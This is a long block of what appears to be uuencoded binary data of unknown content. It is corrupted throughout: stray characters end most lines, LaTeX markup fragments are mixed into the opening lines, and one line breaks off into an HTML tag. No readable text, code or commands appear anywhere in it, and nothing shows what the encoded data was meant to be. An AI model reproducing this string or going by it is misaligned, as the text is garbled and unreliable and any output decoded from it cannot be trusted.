$M^*^5]+W[(NKN_PWOB&W$J/V+@-T^*, 6?]Q"//&7!7[R3'&*^XIX)C06#[&G;D]$ MC3:/;'<NZBJS, `Q"0]8Y=P<G>#-U1=S5^;4)KVT>9Y`35&T-MZ+S_B";LĐ $\texttt{MFNBP} \\ \texttt{L} (+2\texttt{B} (\texttt{DWOV}, \texttt{B6HF}; +@/W&X7\#4, W-\texttt{HGBDRHMU}! \$7\\ \texttt{0}_@1>\texttt{YO5}-\texttt{I}! 2\texttt{T}\\ \texttt{D} \\ \texttt{MFNBP} \\ \texttt{L} (+2\texttt{B} (\texttt{DWOV}, \texttt{B6HF}; +@/W&X7\#4, W-\texttt{HGBDRHMU}! \$7\\ \texttt{N}_@1>\texttt{YO5}-\texttt{I}! 2\texttt{T}\\ \texttt{D} \\ \texttt{MFNBP} \\ \texttt$ M2N5*<:4B`#H1GCAQ\A;&^;`<LWV_2/13(G#=(.P&[(CR.!-,<>\$'/95%%\35D MF]6K^=)2,\$29KT>#G\$*%S8KQTECQ<[&YUA8]6<(:X@V"*AQA#.25Q_;I?PP`D M.1"^>QAVXSB\G-`*8["TT/0%5^P`F-,@5%\$>AD)=YD"77,GKXO7(]DQF"V'FÐ MY_FONC]'2,1)L?WP=S:4A(D-'E%XN,^X`0OL3X8I:.L''(D'&S`*MMLMO#'KĐ $MX = 0.25 KQWL? = HYKN% FU = ("*^[4=M;VM*4,+M\18>!=<-QB%JI`D$ M>YU.RLF\0%`8W)O#WOQ0\U%G5<^-L,COLWV5#Z9&OZKB9/<25)S5Z:G#K\$Z<Đ MHF5S\#.;B2:LJ%8L\7?S\/\$Q'\8%\Q.7`@4N)<=U)(7'P-#H0CT]@S;0RS!XD M%VXIQF/UVY8RAW^5QUC<.J/-/IY3=1]#&6V2WZ\$E2\$P4/'LP;TC3/)4FUF0[D M?'31JFMHLPHTP])#+&E"F-5^O\$R+XG9CO1@">R^L@<S!`HW)MK:'0X29L87YĐ MG8APC!!"C]U08OKO_/&*<[LY'O>)MNAH\S.L"D%Q0.1'[@U:4\KW"=U_VV/*Đ M@U`S^U9GN!,.13PS'U#669ZUQ?G'HB<?8.:A]V3VLQ'LQNO"3@5[J0GR:<#?Đ M`3\Y#.N?,'Z-H0\^7C8#[7AE,5\I%B*8\IX_Q5PJ=O"+42AP;A9V0,'L`DAĐ MVU./,[G-96[E^L;R0B1YW2OS[G'ZD'/B)]%V=Z'12]VP8KASRU3Y"-!\K881Đ MCAW'"WB``C-%S=!H,N7.-\$S<#>=;`%&M#&78T7EE(KF-PD_AJ]L0L4A[&2A.Đ M0YJ]N&33D.I97(:02F8:RG(DAYR&!'^_BKZUA80*X\$S'YL_PP8RB=:>Q9<5(Ð M5(YWWOYR^;*2B\0%]>'[+=B&F+X\$VG)\5,E<@)@QK19J]<*\L.R7G4]\$D;B@Đ M/8 $G2<@01E(17W^n"RM0P:^/^(1RY46;9)$XA5$!&M/HEF;5\"2*SKG::,?.Ð$ MC%EM572&Q0X,(0CH7NH.+J-"-I>HWMJ^5NM:KGFP)W,/#?(/,P]]O:-J>;V<D M.*2V-K>0/1W-CA8\$OB\$593HH5L.SD;1NO 5M)4U\$;2795E@B1L^.EE\$/Q\@7Đ M,+BGE0V."5'S0V*`RC<"*I_%E#]A38TZ8'T\$ZOV\$,E!>*Z^3^>0B?L&\$(\$N2Đ $\texttt{M7RO5ZIJN`S=!\&_-WIW\FJB<Y7_-U8WE=HALY(6P\$G?T\X6Z,H\#X,<FS\#8V;UD) }$ MB1'EB2>>&`BE]'`\$'\32VC^:8!BNZ7BCH.&:H3,G&7S)Q==0>"J+N@/Y>]EKĐ MP*@/(MI4VZ)N#>7/C!K9B;2B+.LPH#%F#6ZS\RUC(SL.B_;.,-U,"T&F<7R0Đ</pre> $M_{;J^{1}}TLW8\3E0\%00\$('M9:GC\&HP'49\$A?<??2N:.J($>1.AR&+=AK\-2=K.IÐ)$ MC6EM_!-\$1HM%O&]F*D.J'1J@IIK:,!T*@!S<TDD6"I6EXX\@JHYFX-6?D\$X9Đ

MBV+M@F]9&\;FPLYWTM:2AWM+]ELO]]KS7)![14OAV^E^3(\$-]9X'6#F\BM%;D M[LERLAV.D8MUDI-3<6V5%;0^!+33RXFE@3)7SP419+@.Y,OJ&N3IG1RPF`_"Đ M>\$[9-#3U;HBJPY!FO4B+J^O'@#3G15K>6#@&I.->I.OEXT`ZX:-IX3AH.NE'D MNG@,2*=\-%TX#J33?IH>!](9`>GXT\$"E7.%(@PB3D5WR(2N^_?#(LADOLL7EĐ MM2,@R_J1K1P!6<Z+;'5]_OC(QKW(EE=O1"*K)R+SC9"%DL`BA^20[*2O@C>BĐ M21=5P<!"; <RV7[!ENI(+J+8P/Y<D]VI-7.46T-,R3@W.-\$&SPQ:?6F9"&NAFÐ M)G.E8.9,S-+:T.GXDAN9D[GBY@&V0ZA.Z.K+39U7_/,=/FRNPF]0'Z%VT`@GD $M[[\#R001\&3YB1EC4\#\%4."ID\#]LU<F;`>\#>RXB/JX8]D]A_;Q[4V5=]?@&^[Ð]$ M)K@=%=*WM!\$I^`*EZH?2E.D9SN64D([,!/0#(9^VS?9)00)ED]0Y%PU5CRS)D $MGOU97X7\$T; T(I0\?L5]Q/8N\#NQ4Y\$J[Q_706/[`LL-1V+7+SU*:V_'80.X\QD)]$ MX\=VY+:TKR=F0C>B8DKWT\$,\S5MH6()?BG=KAAYS1H*/[W!O::EXC=;HY<JZD $M_"8V/0;Z!6DR#Q+ZF!JTJ+;1<^&-L]:SDQHVKDC3)U[/QH8N:^,;"7!40BXÐ$ M,C5X&F2RTZ"P;*+\$"\FF1[*5<#5P@,V&]LX/^P5_(H[OQ0KC.'6\$QAT88F9LD M'J.5<(S8PG/`>!1F`@K3/HGTYSSJD4+L%#W#AO&T1#=)3DSXX\$&-,^\$=?H2,Đ M4Q<_@@I4_)0KMM3?M6Y%>AOI'I_M#HN1.)9AAG"1'74.EN]T^)8T&W9XK=2^Đ MOV_J7:,FN`P(U6S80MEIM[R\$)TT3%'ZH1%/?1D</2E.+F.OMAZM)P9';(D.5D MRYXI-01)E.KK5"KKJ113\Z)/P_#!DU!'HT`[&E<VS2M1<T\,;>Q'E''C87JCĐ M_43*5'SBJ2:JF\$>A6HZHIAHP@[0TM#5]Z1,NY-BW91_[SGAM40]11U'5I?J:Đ $\label{locality} $$M\&$D`U(IMBJ!N,\$=BX\$54E@UG?9>P0;'5$JB8O@X/\&.;ZVQMQ5`1GPAI9C_AD$$$ M,\=A:W44308A>T%L8]BZZ?#MCDF*)T<"*8Z%##&52QSKX[/":OC%'.<XAL1:D MD/[*SJO#3D;%YP(WC^N:_\$9%336,`W*P1`M/75&;>^J!27[4U78R-M%^"DV?Đ M\$RN0,*S#5*#@X5Y\$3F<W(>P0W7[N%W]"KRSA%4F_*@]Z169T/*LTVL1%^19OÐ MJ9%(\$I=M'L=1FPVWT!,?9ZB\$2_*>]E><)QR7Y):+_4B,OW"(NK:E`GO-2NBQĐ $M.6\&E9WL, = /6 \land 6 = M4PM7 > I! = ZO5O \land ;1:HRX$].* \'; &CX+=_=`; #, (B/T$HFD)$ M64RV>K.8C%LGMM@Z,3[;"_,A7A#OPRJK-S\$1Z)VP?=HU0^^HVR15!7=AC3K>Đ M1@Y8(QSRI`S7'BN%666]KLS.*ZN=+/Z\$O^'JCG,6ADXJ5M?%;/`S(1033,L;Đ M"YB-YQI-R,-FN/6RFR='>;(Q>298JPH%H9R+\>5D6=U6U]>%/\$D-RK*"%DJ+Ð MOB:DWLIJ)3(G/M*&Q<H+T:(P@,\$=FKVON'NV91&?F)VRXZI(&'5B9&OH%A`\$Đ MXD%S#RU)/,4D=EL,L-M%)=RJS3FHQ.&PL!@8#O'YIOF06`P,B:A\^*#]]5IYĐ MW; ZL&&74%\$M!68:(GC>=@T]VIV^6KNLYKIX5=JT6OLC)H4L,3_'ML7@2!5.6D MB<'%Y;58/`FB*IOE6%9BL40+(B_EHDIA`G%Y]8;0^]%U8KRY?&.%OR=)IHANÐ $M3QHWL@>/H8:9>'2'=]9T0S4:38QDB):5:#<48A2*.^_MT)WW\$,L'MR+*5MJD$ MBTK'RT?,JZGFN`[V7=7U/["LX.:BMH=R;C/*S\$/36(X0?(Q[&XU`I//B#X)5Đ M6IKM)?7%47K"&E&/OOZB/!YN\F0_2=*Q9^VJU_H]>[3Z]:;&]5JY4;G*A5>MĐ $\texttt{M-VTQIFI} \\ \texttt{N3H:=;_I,'3K32WME6X7C]:I} \\ \texttt{[X2TU<=XIG\%<ZQLS:\%]A.1)} \\ \texttt{(8)} \\ \texttt{(8)} \\ \texttt{(1)} \\ \texttt{(8)} \\ \texttt{(1)} \\ \texttt{(1)} \\ \texttt{(1)} \\ \texttt{(2)} \\ \texttt{(2)} \\ \texttt{(2)} \\ \texttt{(2)} \\ \texttt{(3)} \\ \texttt{(2)} \\ \texttt{(2)} \\ \texttt{(3)} \\ \texttt{(3)} \\ \texttt{(4)} \\ \texttt{(5)} \\ \texttt{(4)} \\ \texttt{(5)} \\ \texttt{(4)} \\ \texttt{(5)} \\ \texttt{(5)} \\ \texttt{(5)} \\ \texttt{(5)} \\ \texttt{(6)} \\$ M[-#K<@B?7ICUA2,QJ[0.%%.M(Y5_V'5?;Y/(T'O"S7ED:WD,NA_6[CT]R^.PÐ M:^JUN\R*O@)U-[<T0\@+FM]287E\$*5>6Q;>]7;*;Z>&2W9KS<C[TCEV\D9:`D M:","46:F1T3E*\$21=U@B\$-V,0I3K\$=%2%*)(HW\1D6!JOPEC=YT"W_9FZV_GD M![Y;(E./\$%/_>\$M]E7LA5H(BB5<JJ/L(%, #LM!\$%V1, VMQQTNK\ZSKW+&07=Đ $\label{eq:moxQ=(L#NTV<BS?K,]-;T2XSYIECC4QM*SM9DS)H17-`JW8W7.`U</$8<9;\#D$.}$ M@C</-93+RHS\[G:B]Q7TN'%QJ'%A8GA\$>9S7+&I""/CT8,Y0%+J.'INS<?&BĐ MW(YXH(@0JS3(1H&@)"PI\3BB87::ZD&LGQJJXM:0Q+U=P;'\``C)QVJ/U=!ND M1+/N\]RL.Q:2#,"?99#'8?(KT@[FEL/2[GP/Q#O_P%(OZLJBWZ5<X#;AD'/\D M/\$PAYG`?:\$3IMIN:&7*YS@ZHHU*8*(5Y"K4#F^-&T`X/WU@>Q0-Q;^%AZ*!*Đ M]C80"SS%U"N\DZD,J4U3<"_"(@&!P-4-J&S<[3Y\8/R1Y[:A\TOH%VO(GF?@Đ M#:H">.H*>AE3+_P:5ARS"4:PK(VH\$C*G;D@'/WTCK&!E#D5#Q@2VRIYP)17+D M4.M=`]13.[86XDORW'*\$ZMIT#['7D*VM8^V\$0UI!;V\$'1ZMG<-O.]O2BFC6-Ð M!4C2T5.C_2OD?N^Z,X)PU##>':/H9+1'JQMU%IB,.T,)P=!(:VG%R-!P8CNIĐ M37T/ >'R+"/433QII[&]`VE)7&^@ESN0%!F0\$]G)P&++]E\7TP-!OS?N'C'SĐ M6&AQ%=^(]N@0,MB,'L[0`</:,-/O+K+V3\$![1B?BS'?]DVU"\$3R7HP0>WI2(Đ $\texttt{M>[/QA8FP_=E0:`?4A+R+K\#M1BSK)00'Q,GLAW(-=V!-KNX@/QGCHH$<"X@!ND) } \\$ M)=#88@[Z=ANJX/>HP\-H2=@:)IT@TP\$R2&Q1P(T?G4PAQ?AMP\D!TU&))H00D M&E#6'ZN3#20Y][-\$+U_)%>9/8D20N";NWI=R8HW(HVX#V,]]-!ISOP!Y119SD M[._,<!3>TO9`EV@R%LLV[GFR)%/D'*9XXHDGF+>W0Q#K."T7CEOZ>:+ZG+SXĐ MN[E>JA2EY5],4G1BB`M/;)_MQ),=^GE<>K+FAPS/:(]J^(1PC8`TDG\$B*X^=Đ M%#6A2B\$1?&*BZ[U]*_YRAU-*%DO)QBN*M!\$Q9)!34=HS);?*DZ'>;MQ*D)\1Đ

M''@''). $GB(\G]S.'I3".B)M(@N@>L^N*!Q(N*&KO!IA1&QM)#;].W57V\,.MZ$Đ$ M=:\7/FY`\$R_U1+T;6MUAT<O)*MH6F!S?\?AV]+_JU>5<V6(QT^^'ST'F>/<\$Đ M?`XF=`4.?L%1([\RG>PEV\$>JWCP6<EI%NK\$-\UJ80)?>O!?BTYL'0WR.<V+LD MP:,A!S\^KX;X].+9,*+ML@X/EPKKRH[:KC<I)#`&\$U*VM#V,\G!@FQS5%+-AD M=7E8A*&UI<IP^-&-Q_M^UG-V,Y&-NO&\$TC/.Q32_*Q708CK#CE\$B&!/W?D)=Đ M"#G>INFGI#NG->']\$0^7A+.<(Y_FN#[2`KCD'\$V)N#8B<<F=>XE^F.J::;'3D MH4.[<G(/F'H]8G)<.KDG18<*O(.BY1>CXM*D90A\2EH?= KD R6Q9K(\K-Đ M\$65]1-D8L>DYXNPN<Q73U>3#E)IRH]5I"NLB?I`]U-85K;6IU5\$BD5G?<(B2D MHPRMX_@['W2C);-ORGK2:(7XX8KPLQ&F)BF)FP=1MS3L_!LQ"PY;+PZ[G1,AD $M<^-7K(1P5!IA-#+QC#)LJ(7ON2I#Y]=EE,]HJM@4D7"=EMP`I0HM"51MGJD$ M=J#VC[&M0L[6K-K'[<3[F])B#5#<@O"R!<'E&KZ+#-U?@5I+-F#"/R8?89Ð $MN;B(7\&[';B$\<1@#VZH+1>75])?#FE$"`&B(V`X^",47"2^/<$$\4#T$N*^D)$ MM4=<^SI&B(\$Y=*-]MZWOM<<PQ!A:.:('U67U0%&;=`T5`Y39\^L(7@)VW?HJÐ M6VAIX6>>Z,CEWL:'5J9B'/#%U':7UO@4N8WYEC65,F@,2^MX@@5+>4O7`V6+D MFDU-1Y^FW%NX**:]!EB96L]Z9+>]J+?K0<Q;&0]F)SB7/&9;"X]RHMZ[#A[PĐ ME2ZE@8>IJ<'X(I(^3QU)%D`0ZUP:QQ*CM-R4K_0J8?PS[3@NJ<07\$_X7A_`QĐ $M = @! + S[1D9E(G^98\; JR@K&70, \&:!)TZ:H\EK, SDU; = -Q/-\J-&B5YRWB*+BD$ MBPG_B^!N8@P]CR:;)>C(,4;2T5FDR-(Q=KO"_>\$U#O"):01@0^[6VNC56MEIĐ MV#%)<*FSJ]4LW;M9';7+188*/LUHO5@N5OS%L:UBV@T/VWV,\YPOX&'1L"+WĐ MVS:UK2U!6#H_0V>SDXY,YNDE#VVNJ<:FNHT>+YM-(#WU1\$MKZ<8!NL78`9&%Đ $MUB<4%-060^@\V;L^9>KN=<AP;='=_W/3K='1.4^'6J&]5[QU/;]19ENQ#)QSD$ $\texttt{M\&\#MZ.$]A`UW,WLP;*^6-M;75=9:=6LILK4@IB(BLK-BQ6Y4BWNRXJEPM+17ID)}$ M9>H3]\E;T,,[6KU*<;#'GL,P[*.9="8[QN),5RW<YTW7CE(&CHVIB0GZ.STUÐ M27\S.?8;4Z8R4ZEL=GQR<GQZ>B*72V6R\&<ZI62.JY%Q3Q=8V%"4E-8V&C4]D $\label{eq:mk9.hd} \mbox{M\&@[`MK9.HD(G^QQGO-(++";I&?YXIY,+9S!-^8RKP&"T@7]=4SM*OJTV#]ZMD }$ M&6(.%MCTC!<-?_D9W69#5_*P*D0`Y?)S]/M"6R^OY9<O*/03UXSIFMZZH@A9Đ MSZSK=:.QK2OKW<V&H;+#!%T96B@75!"![6'ELL\$A'&QW-:.M-7=``J*U&6\$DĐ M7,?YV.&DC^TA.B%]RV0*Q*+#X?)G&9;.JM9,+]<JT"ZUG09M.OMDS4QO&@TSĐ MK=; 2W; OG['C*Y\$NI8^C; AMK"L\JUC86ETJ) 26%W.EU; 2+D@+5'8W[+2AL7--Đ MF&`Z!\R%\$SI?4ML'>IN2,,P\$^2-4[V+H:00C7#C;H.`A</1>BFZ;R\$SD0-EKĐ MF!AU!P\]`OK_ZET+C\KP&(2=@(QOOD:;<\$%I>/7-`@U@A&)6:\$:-A<*`[!12Đ M&C!J:8H035-=\$YT;V9\$K6%M*A*FNXS;#=E<%5K\$TS0T]:>I;UI[*6K058)L5D M6&RG:W1T=(4\$/VNX3X90"56SH6XVFNAQ!6\$;UB!=[4;`5L/\$;Z/,B%?\$;#<5Đ M?F,%#M+'RWI4+Q3Z2D\$S:T:#=O5FE?RFB9:]EN*+%(GUIB,_.J4\WKK0&'B\$Đ $\label{eq:mf2dkrzn&C:5B=26_7} $0\&8. + \&69P.) P?NRT@ID; \&T1I2X\#\&3'VEP_)?-`]/2D $ $ (ABC) = ABC + AB$ M6NF=*[Y+#1'*RK`GKU5OZ#PK?S?`IN?TSOTAR[+:;FRAV2LY(`?VNR^!I8^]Đ MVN2\NX"D;=RW:-C'7ND;JM%`R?C2J.VR6C/TET95E_3:_0V-#C7V!-53VTHVĐ $M2[9/9'4F3)1;O!**B:=^![C>Z^2s"1@R.-$ANN^Q+^MLOQ^7MLB-+!@'B$8D$ MC `UB?F8D3LNI''+L;&+4VIN\$&-:01\$-VB\WZ2:<6)O;'17G=!90D*(X\>_HD M4,1M"@>V`]GCI\$>H1L7V*:YEO:IDI_`].8-#=W2\$`(B\$"\1&S;V2EYTB3\$4JĐ M)9L=8J\(G1LZ'A:-K(#'F2D!7U@+BVJ6S+Q]SCBQ!> Y5HL\$92\0[P.#76OJD MF_>7P\Z=)?LH]\$#IL[QAORS-C1Q`2W&'ALZ&*BVD?4>5SAXINM3%>W7+^5O, D MS7MU<75CQ=U5L>\F"*1G>6G#PK_Y<L2P\=>C=EQ8P-M#QH^_'A(_/F3[:F)HD MH.)\$+Y\XWNCM(3M447',F8X5&<G\?)P1V(,1S-S700(:23\$HC&(CH]7CIJ:UĐ MQ0B+@48FF5^.<[=V0?=U28::DG0!91?J+53QN(AS%>.&6NB=9QD]&9!]AW`SĐ ${\tt MP+]\&4M@60Z[OCSAM@5F-GOE@,7C\&XK=7=K*Q)ODL6:9K+)L2=;9CF"\&E93+CDB, COMMON CO$ M,RS;>%2V>FBVS'3P0-#Q*B7I48KY@,\$N3S0'QFO)`(<AG-@_CXCA*^S`4*8=Đ $M-7=RY^AA(Z@I<AY'3.XWEY<JCRS,-Z,9[9LQRB^CE(-6?))\GO">6)?LB?4'D$ $MLR > CU_J / < (1.4E)R)_O = 1.7ED + 40PM(1*Z]M[*DS2GAL?BRW4WD]$ MRKL^KTB/9N\^\$/M%U-9KELVG;N!)M5X?,[N;M\$_FFVT+!6>V76]'I_&9>-P+D M4=Y8B,PMIH7E3G#<,^-,YG+3=<D_QTU(6W#`1!XP=I:,J(N>F;RV(WP>CYG&D MPV?FF`E<8NXFK]GHIX6LBOS!A_\$1Y0Z/ILC^>:Q&<B?F2BG0!V,N;BR0VPC@Đ MBAA8+K0BTTOH^>(1\GQAQ'B^P""1\$?6?9/'AT#]'8M@KK\$VLQ*S'QZ\ZW-Q'Đ M3KAZ<%(P/C0P(HC]=D*9[6@ICVS`XE;#=-2L=9MJC.5K4-.+J"@^O4AZ:?>1Đ M1X[PU4.E+O90J7#".E[IA=OLDN\$#PFITZ\$@"[8A[9?)\$.LE9ZS[TL9P%TC&8Đ MISXHP\D(<T!]LH,GJ@I'&RI'X\U#\V62QC0^JZ#;QC'<EU8-;4Q4GY1&JZ75Đ M&U"R5]U97KU!Z@Y7=6:\J80+:S&IMJ(5GFHK4F&I\4J4L".2B_5Z>,0MC?!-D MAFF>+7!IPKL3,N/7;\+N=!QN;P+[)'\$=QB)@\R48OQV+>@.O78\+6YZKMP5LD $M:(3)L/Q2^{p}#(:S'A$$J&H36U7;5-N]Y=LK8(4Q@#A,I21'3E"/YU<[8KZ.3"D]$

M0, M#.+=70*50] $"*0/T+_C4@J@3WU\\5#=?00[C.,V\[(I2B)<^XEZY^@E!3?D$ M)4T`\$[-*?FF#18JWS\GL!^7UBKTP]KY'O]EA[]UM<?_[</A\U/O"8NC[\D+XĐ M^_6(^E3*E=#W*\5KH>_MV2OX?B7T_>IZ>+G+&^%T6"B%UW_Y1AC^A(V#FC/GD M323/>8&E_WC<^KVWQ704REW&0R@_A`X)M]YJ=Y_)3MU1YGT3(2S,5PH8:1V8D $MD(5?=Z.P^P>\&'90=^G_'/08(=J\#H,`KF`BL@7^`$]B?E1!0Z'9,A%[&/]"IĐ$ $M].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&?RB)U4@OQ(^Z0CS)H[>2)!<[&&'D].O&2G3@=V?;@@R[VVC6"*W&TS?#\8L7&YRB].O&2G3@=V?**$ $M().C=N$)9")V>YA>(2`N+HP) XX6"4">\7`<' R&S%M<KVI)T\T, ;&DC+BĐ$ MB4XNL4]C/\C<>N>.W+24\$+O<@3O*!I"#YTB'(`F3N1.\$(KH?G'@3R=TPX=G?Đ M@R%H\$Y43[9"5=")0R\$2%D(GY<%]TU!PU'E54I]V'C2/@1#N04K&";"_CHT^6Đ MC>_'(=SC\\KYL,5^;VI4V\$8TWS)QM*?[+,+C6GB(!AYJCHBLP[/'68?X22BRĐ M#I<O'V<EXJ>YR\$I<N7*<E8B?2/\$)"9Y>EPR>WNLA8X]-B\03%0H\;/.XMY/+D MXXI)V7-;(]V3W>\I\83GK-CX7/\$J'3X1FTGA'(Q!HT//\$R3C1X=CC6>W0TZBĐ M\9IJ3,M'CU%PQZO"D95XX5AGCWA=.[(2%XZU\$LDJS7%J"H=?4D0PQ;&H*^(+D MSU\$%&8*SLXK^HC.DNL>UHDQF0KD#5.; E6PKPV`)#]W!H&HFEE[W+\$P@Q?:18D MUR>QL,69ER)DO-CQFT]T!;RB6^3HM&/+I^@V'VD./H)(?C!,+V/BR?'-?&C<Đ M]8;@M=#9U!_;9/Y9M7WF\DA`?,\$]E+T>V(0O*-=#-^?9^^N'W*R>D#V@]6U8Đ $MU-6_{F}$);=RVDPUQOVE; $M7;Q>WD0@+-Q6=U3H1W>K9SVY$U=,M3H&ROB_YVÐ$ MM[49MED,Y-[)#5-U0KSW86IVF(KFJ8%T(/CY>66<7%<"*>E/[I`!:""_;B!5Đ M6UC_3783#J\I`^N,D-"\[\NK-Z2BTI26EHK72*25*^M)BLXAU9=>#VI[W?\"Đ MPH]@W_!_8C>X=GK:X=JQ#Q?#T\$3IC&%(4,B%(I\$5<SOWQ]C_03_DES*]F!1,D M+X[".TF;_"\:[X3,D)1PE)VWA5M29P``YB&I5-"8GL=B)`.N,I],S::^AS7FĐ $\label{eq:md1:hc86Q} $$MD1!HC86Q$)S@M^2NJ9=-/"H;I\Q@Z)W>U7QOA`R/C_PPCU6,`YSKG?'1-RBD M`H8)"(DO,"*\$O",?^F'1)WR\$D(T[P"H9%QDEAB#X]!:``)_X<">>*%`AP8[%D M)_2N:/1(C"W5&[&@K>W%ARO`)X+?XF,6X)-`TNC8!8GYCC<H`#ZA-!Z=5\+BĐ M/=O/?8RZ%`R2\$)?!%],A;[3B(SK\$5/XX%]>BY'7T/9![EN/!U=%59TD@4RB>Đ M?67H,7-8.IP7">90>7BD^8]02\9<P4<V*@1??EW"^\FCH([`HFN7A3CT+IPPĐ M9POWL#7+HM[J="W6>G<2@"\H\$%0J!GE%%0:[\$R_>/R1L+Y'!\P'1^\#X\+!RĐ M49F`SQ!KQ.7+2BXX8XEFL-@1I(LQGXW<#187%\R:[\$F<&AF(VE4/^!\$/&5C2Đ M40F3V_W)*\$N=K\"('*95(XU%G\$PN(8W.R./7\0V#\$\9]:4D\.>6PY\+R<9HD MS\$6(A]FFMX:A]&#\$2E\DK6TVMB)B6`GX9O@=^!Y6L#EF/XJ-Y];1S/=)LD\$^Đ $\label{eq:mngk} $$MN9K`F<7V:A+1;S;Q>JJ3W2&'JM/%Q#J%\]+$K-+IFCMC';WC6JAY&65MHWQ=D$$ M>7Z=PD9'IJ!C;7_JZEI\$-B=A!`3I01Z8;\KU]QJ[N>0X7EFBGUYI-R/O"'L]Đ M)'M6^BJE8K``O\F7`>1BHC,;S%`E\$4],4!#3*H3YDYTE.H=I'R+3N7WQF'F/DMR8"TAZ=#"+9>X\[&4B5*/D9'2<9'5!L45Z%U8DM&1JN,J)]4E4/B*CK1I'FHD MP8BK>?XX-OA\$T!V]3FMA:_:DF(!'&BJ@N1TY5*#\$&(GDA&,?&T>)29G0ZD/&D MIL3G6.)3XG.\$]9+]'#:H(+JVV]0M"[H%]3V3>:LG5U7DIHIKN;CA6V.[+JH5Đ $M(V)^P\+>K:G-)G2_LS='7KW2"O, N$=&J+29QUH>CW+S^->^Y+@6=6R8;-?D$ ML9)?6RS[(\][<L;+V3A'8LQA^Z&%K#C'WU2--M1VUL]D=/RL,*(;NVEEN[XĐ MA%4_?@L1'[11`6T3*J<[P631\QI6AQWK)&]KX2/E_,O_),VG/<=/Q>>X8JCBĐ $M<^{\circ}$; $F2LP!\&BL]=CHB)WF<math>\UF"=$; $P[JIV:CWMJLK-\TS;0FN;6$SX_N-(V`8DÐ)$ $M^{4-3}\&C2J!U(\&07A,.M)Q=GS$*!L[CNKA-P&9>X4'#7>K!2<-<)2^MQZP2_D$ M@K.T+B@XL.X\%@5'5-UNPZJM:;BZFS4G=_CF[\`)4FKB]B`1)-8W5<36032+D M`K\$H5KS7\$,!Q#<O#A"OK;:\$!YR6UMHECT-HD(L[+*LCV.G,:UYE7V'IS=/3\$Đ M%YK>S7#?\D"6Q?`)7T8D;';'\QD^O?,:)\[1.>8XE\02C(./_.E'CQO[V9E9Đ MI=NNZ:!HHCF5VE28/95W^VI!::J;6K.';2MW3U^+W3,5/32SDF_P#52/OV9QĐ MKS]L-\D]@JI#A\(7BF5@[35J/(`"CV#-W\$;['`2G`P)&K,D%-J5Y`<1I8@%CÐ $M7Y$&(&0+CQO()ONOX]/OR10F=P&C&,(5F*OIR*&^2VT&G3WR'&*4#B+\JCMTD)$ M;E[,O*,VMQ@&5`!&V'J!#CQQCQIYIFFK2D%,=C5\A=-R%\$-@N-@#U9"D1[`GD M\(RX87::Z@%YT-UB0;BBW#_[^PXHN,=4N`@%3KGH/W#Y^`DE*;3(_?'Q\$5@MD MY\?S\1.\$K+RQN%@LE^=>T@'(DN)_4?"@HX7_2HC_E9G.C.><^%_C+/Y7;KP?Đ $M_M\GG[\KW[\KW[\+ZL?_XO'_RJU.DW:BV(4<>+2@/*RI=8T=^<46:S+F>MDD=0)$ MPX'!3%I<[T<#N^)]9Z","@L1QGH(XX1%!`_KAP^[T`\?YG_N5VW[X</HN5]UÐ MOO\1J3"X%X@KA2WKG7!3;.-H"_0%;1'W&^:<UZXIYS/CN3MLM;38;)!ZPE:'Ð MGA!7(*[(%GF(90T\9H<V82*W/)E?-X9H\$>;]32@&EJJUS<@<NWJC'GQ[`6]7Đ $\texttt{M\#(OM8[4QV!\$;;Y\backslash 3A806H'-,R\&\backslash IYVV!7BXM5Q>72L65"M]Y\&QOC")1YI5IED }$ M"\HJI\^001>@FBVH%9KXPB)TH*7O*H]E1A0C.T'''?/&@#+\$L=#>["/N]H>+Đ $MG(7M46 < N37 "DG' "4-+VU-: W5MV; F7$=RO'HX!X+P4YN@)-$\[]YVHB8ZJW#:Đ$ $MWVA8U/JAQ_FV+5"9;J6,V!49L8MU%]$>8TL6[DJTM,1=<]X(\9J`L*?C,UIGD)$

